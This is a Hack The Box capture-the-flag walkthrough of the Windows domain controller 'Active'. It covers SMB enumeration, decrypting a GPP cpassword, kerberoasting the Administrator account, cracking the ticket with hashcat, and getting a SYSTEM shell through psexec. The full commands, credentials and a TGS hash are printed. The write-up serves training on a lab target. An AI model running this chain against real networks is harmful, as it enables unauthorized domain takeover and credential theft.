
ch3ckm8_HTB_Active

Intro



Tags: #windows #NotAssumedBreach #Kerberoasting #OSCPpath
Tools used:

- GetUserSPNs.py (Kerberoasting)
- Hashcat (cracking)
- smbclient / smbmap / nxc (smb enumeration)
- psexec.py (shell over smb)

Reconnaissance

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.171.121 active.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV active.htb
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-29 12:50 CDT
Nmap scan report for active.htb (10.129.171.121)
Host is up (0.0073s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008
R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-29
17:50:38Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49163/tcp open  msrpc         Microsoft Windows RPC
49167/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-29T17:51:36
|_  start_date: 2025-07-29T17:48:26
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.07 seconds
```

Multiple services are open, we could start with `SMB`, `RPC`, `LDAP`

SMB enumeration

SMB anonymous logon

```
nxc smb active.htb  -u '' -p '' --shares
```

```
SMB         10.129.171.121  445    DC               [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.171.121  445    DC               [+] active.htb\:
SMB         10.129.171.121  445    DC               [*] Enumerated shares
SMB         10.129.171.121  445    DC               Share           Permissions
Remark
SMB         10.129.171.121  445    DC               -----           -----------
------
SMB         10.129.171.121  445    DC               ADMIN$
Remote Admin
SMB         10.129.171.121  445    DC               C$
Default share
SMB         10.129.171.121  445    DC               IPC$
Remote IPC
SMB         10.129.171.121  445    DC               NETLOGON
Logon server share
SMB         10.129.171.121  445    DC               Replication     READ
SMB         10.129.171.121  445    DC               SYSVOL
Logon server share
SMB         10.129.171.121  445    DC               Users
```

Hm the Share `Replication` is a non default share, lets explore it.

download all shares

```
nxc smb active.htb  -u '' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
```

```
└──╼ [★]$ tree
.
├── 10.129.171.121
│   └── Replication
│       └── active.htb
│           └── Policies
```

```
│               ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
│               │   ├── GPT.INI
│               │   ├── Group Policy
│               │   │   └── GPE.INI
│               │   └── MACHINE
│               │       ├── Microsoft
│               │       │   └── Windows NT
│               │       │       └── SecEdit
│               │       │           └── GptTmpl.inf
│               │       ├── Preferences
│               │       │   └── Groups
│               │       │       └── Groups.xml
│               │       └── Registry.pol
│               └── {6AC1786C-016F-11D2-945F-00C04fB984F9}
│                   ├── GPT.INI
│                   └── MACHINE
│                       └── Microsoft
│                           └── Windows NT
│                               └── SecEdit
│                                   └── GptTmpl.inf
└── 10.129.171.121.json

18 directories, 8 files
```

well the 2nd Policy `{6AC1786C-016F-11D2-945F-00C04fB984F9}` had no valuable info

The 1st Policy tho, `{31B2F340-016D-11D2-945F-00C04FB984F9}` has an interesting folder: `Machine` and on Preferences>Groups there is an `Groups.xml` file containing this:

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-
4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18
20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U"
newName="" fullName="" description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5a
SVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0"
userName="active.htb\SVC_TGS"/></User>
</Groups>
```

and it appears to contain creds related to user `SVC_TGS` and sth like a password `cpassword`:

```
SVC_TGS
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglV
mQ
```

after some research, this `cpassword` appears to be a `GPP password`

Lets find a tool to decrypt it

```
gpp-decrypt
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglV
mQ
```

the decryption was successful:

```
GPPstillStandingStrong2k18
```

Our update creds now are:

```
SVC_TGS
GPPstillStandingStrong2k18
```

Foothold

tried logging in with win-rm but no luck

```
evil-winrm -i forest.htb -u svc_tgs -p "GPPstillStandingStrong2k18"
```

hmm since we now have some creds, we can enumerate using them.

SMB login as `SVC_TGS`

```
nxc smb active.htb  -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --shares
```

```
SMB         10.129.171.121  445    DC               [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.171.121  445    DC               [+]
active.htb\\\\SVC_TGS:GPPstillStandingStrong2k18
SMB         10.129.171.121  445    DC               [*] Enumerated shares
SMB         10.129.171.121  445    DC               Share           Permissions
Remark
SMB         10.129.171.121  445    DC               -----           -----------
------
SMB         10.129.171.121  445    DC               ADMIN$
Remote Admin
SMB         10.129.171.121  445    DC               C$
Default share
SMB         10.129.171.121  445    DC               IPC$
Remote IPC
SMB         10.129.171.121  445    DC               NETLOGON        READ
```

```
Logon server share
SMB         10.129.171.121  445    DC              Replication     READ
SMB         10.129.171.121  445    DC              SYSVOL          READ
Logon server share
SMB         10.129.171.121  445    DC              Users           READ
```

Lets inspect the ones that we have `READ` permissions:

```
smbmap -H active.htb -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18
```

```
[+] IP: active.htb:445  Name: unknown
Disk                                                    Permissions Comment
----                                                    ----------- -------
ADMIN$                                                  NO ACCESS   Remote Admin
C$                                                      NO ACCESS   Default share
IPC$                                                    NO ACCESS   Remote IPC
NETLOGON                                                READ ONLY   Logon server share
Replication                                             READ ONLY
SYSVOL                                                  READ ONLY   Logon server share
Users                                                   READ ONLY
```

since we have access to `Users` lets go there first:

```
smbclient //active.htb/Users -U active.htb\\\\\\\\SVC_TGS%GPPstillStandingStrong2k18
```

then just navigate to our user through smbclient:

```
smb: \\\\SVC_TGS\\\\Desktop\\\\> get user.txt
getting file \\\\SVC_TGS\\\\Desktop\\\\user.txt of size 34 as user.txt (1.2
KiloBytes/sec) (average 1.2 KiloBytes/sec)
```

and grab the user flag! `98c543926be60d157e0440942b619323`

Privesc

Kerberoasting

Since we have access to a service account, what first comes to my mind is that is probably associated with an `SPN`, and that indicates that we can attempt `kerberoasting`

```
GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.104.48 -
save -outputfile GetUserSPNs.out
```

the above command will also save the ticket

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its
affiliated companies

ServicePrincipalName  Name           MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------
---------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator
Owners,CN=Users,DC=active,DC=htb  2018-07-18 14:06:40.351723  2025-08-01
20:07:37.328537
```

or we could use nxc for this:

```
nxc ldap 10.129.104.48 -u SVC_TGS -p GPPstillStandingStrong2k18 --kerberoasting
kerberoast_hash.txt
```

either way, the tgs hash obtained is the following

```
SMB         10.129.104.48   445    DC              [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
LDAP        10.129.104.48   389    DC              [+]
active.htb\\SVC_TGS:GPPstillStandingStrong2k18
LDAP        10.129.104.48   389    DC              Bypassing disabled account
krbtgt
LDAP        10.129.104.48   389    DC              [*] Total of records returned 1
LDAP        10.129.104.48   389    DC              sAMAccountName: Administrator
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb pwdLastSet: 2018-
07-18 14:06:40.351723 lastLogon:2025-08-01 20:07:37.328537
LDAP        10.129.104.48   389    DC
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$b1000e6ba68646261ad3
504adaee11f5$63bd78bfc32a26cb3bb1e6cd1210357af23b9a5e5da2d8d6ae2688c051557d9615e0a09
95ed4e99609cbd323b43c7e588f59015eb3d05d15714cc4485abd0c324961a488594fc9a84b2879946a4
7f5e57ed3bf39099d2eafa3d4e43ab4b705565be1b68a54c3aefd7b83e51a6ef989a13d47de119c3d6bc
e0f50f71f0ee93fb4f63a1d62185551b9000d800e846e41daa5a1bb7ad33fe67717991e097e2c5f8d088
251127534d10c99defc881d33cc912a29ee13da3c7bcbd93e7cc10d82596df472ee981fbf11fa50df2cd
6be85ae9795ebd6e7ba5514d398e48662c786568f2f70ff372f9486aefaaa123e6432564f100f881f6be
0cbbb7203a37643695031800d2d68bef0a8d9e057f479097efc0a22259eebcb98ebe1d2ec0607aafd7b7
c966a126f199a5a6eceb7ca75030b988a499164728d5da7421b53c778d3db46644e1f9deac5fc8275bb7
a4d09e87f2f9c742857130c92226d93f9f97f738f9997f6544c8263cc16cccdc145f045432638bc07dd8
fe938e3dde853a005340291af8faee53ea5a4cf3348b175ef764aa0cb071c1b19b3afe2aae4169d3a00d
568a21b16073797b64d9c77c27a83a203676647460016fb084fdd27405679ae48176f3e0b17a75037566
7f7dafcea755e7adf9cffefc53a779042c350ff1e6bc5c43fd43484010eaf4e3dea93f2c1525263a5d5f
b809e2ce994965fd773a79fdfa319d2b7b16907abe14d27c9607f1061c44b5fa3212a5c4fecc112f227f
33431d2c25924879f3a4c51e5fadb0845185fdf84c275c2cd17219b361e0816a5e64c5ca0ebcb0f88588
c18f368f9815953bb56a77a7073bd0c08564a054d7d0c6b707f8f6f8b62f0a8b1168a87a6b6a44d95142
```

```
4b2034f786fa26af738c5c7010baa3f85d560176f91c11b10eb53bd494e808e1819fba1029a3d4310121
e17c48c82d483aa44ab8527671734f20ba764773a7e00aee0795a8ae8e4845a270e407416b42310d5f4b
cf2b5e2030a7b56b6b3f58658097769dbb3a8bede6404ee74055a46770787efcf9dc3879730bb14ceaf0
86fc484a50ecbc6a8d031ccaf1c142921dfa1e9f7a83bec58eb6fa33c3dd511411223f5712e6712b674b
e28224fa5faa7d4bbdc84e29d239a4615d0cccff435a2ba53fd95d299303ad560a146e985269c62bcae8
059f76e720cc86396366f098a3a0037fba0bd651a9a462afa4302cd2990d7c78acfea0e86799d2b41779
afbb6d415ce85275356765351fb82
```

Cracking

got tgs hash of the `Administrator` ! lets `crack` it now offline:

```
hashcat -m 13100 kerberoast_hash.txt -a 0 /home/ch3ckm8/my_data/rockyou.txt --force
```

after cracking the recovered password is:

```
Ticketmaster1968
```

SMB login as Administrator

lets now explore `smb shares` as administrator:

```
smbmap -H 10.129.104.48 -d active.htb -u administrator -p Ticketmaster1968
```

```
[+] IP: 10.129.104.48:445   Name: active.htb

Disk                                                    Permissions Comment
----                                                    ----------- -------
ADMIN$                                                  READ, WRITE Remote Admin
C$                                                      READ, WRITE Default share
IPC$                                                    NO ACCESS   Remote IPC
NETLOGON                                                READ, WRITE Logon server share
Replication                                             READ ONLY
SYSVOL                                                  READ, WRITE Logon server share
Users                                                   READ ONLY
```

now lets navigate to those shares:

```
smbclient //10.129.104.48/C$ -U active.htb\\\\administrator%Ticketmaster1968
```

grab root flag:

```
get root.txt
```

Extras

Getting shell

Furthermore, we could also get shell, and grab the flag from there too via `psexec`:

```
psexec.py active.htb/administrator@10.129.104.48
```

```
C:\\Windows\\system32> whoami
nt authority\\system

C:\\Windows\\system32> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::59b5:3831:86d4:9231
   Link-local IPv6 Address . . . . . : fe80::59b5:3831:86d4:9231%11
   IPv4 Address. . . . . . . . . . . : 10.129.104.48
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%11
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb

C:\\Windows\\system32> hostname
DC
```

pwned!

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap `scan` -> chose `SMB` to focus on first
2. `SMB anonymous` logon was successful, found creds for a user `svc_tgs`

Foothold

1. got user flag by navigating via smbclient using those user's creds (svc_tgs)

Privesc

1. enumerated `SMB` using those user's creds (svc_tgs)
2. `Kerberoasting` was performed since we have one service account with an SPN, and obtained the `TGS hash` of the `Administrator` successfully
3. `cracking` the TGS hash revealed the Administrator's password
4. enumerated `SMB` using those Administrator's creds, and by using smbclient navigated the shares and grabbed the root flag

Extras

1. the 4th step of the Privesc section above, could also be done via shell over smb utlizing `psexec`

Sidenotes

This was a pretty easy machine, the only thing i would remember about it will be that inspection of smb shares should be thorough and extensive .

Active has been Pwned!

Congratulations  **ch3ckm8**, best of luck in capturing flags ahead!

#26882	02 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE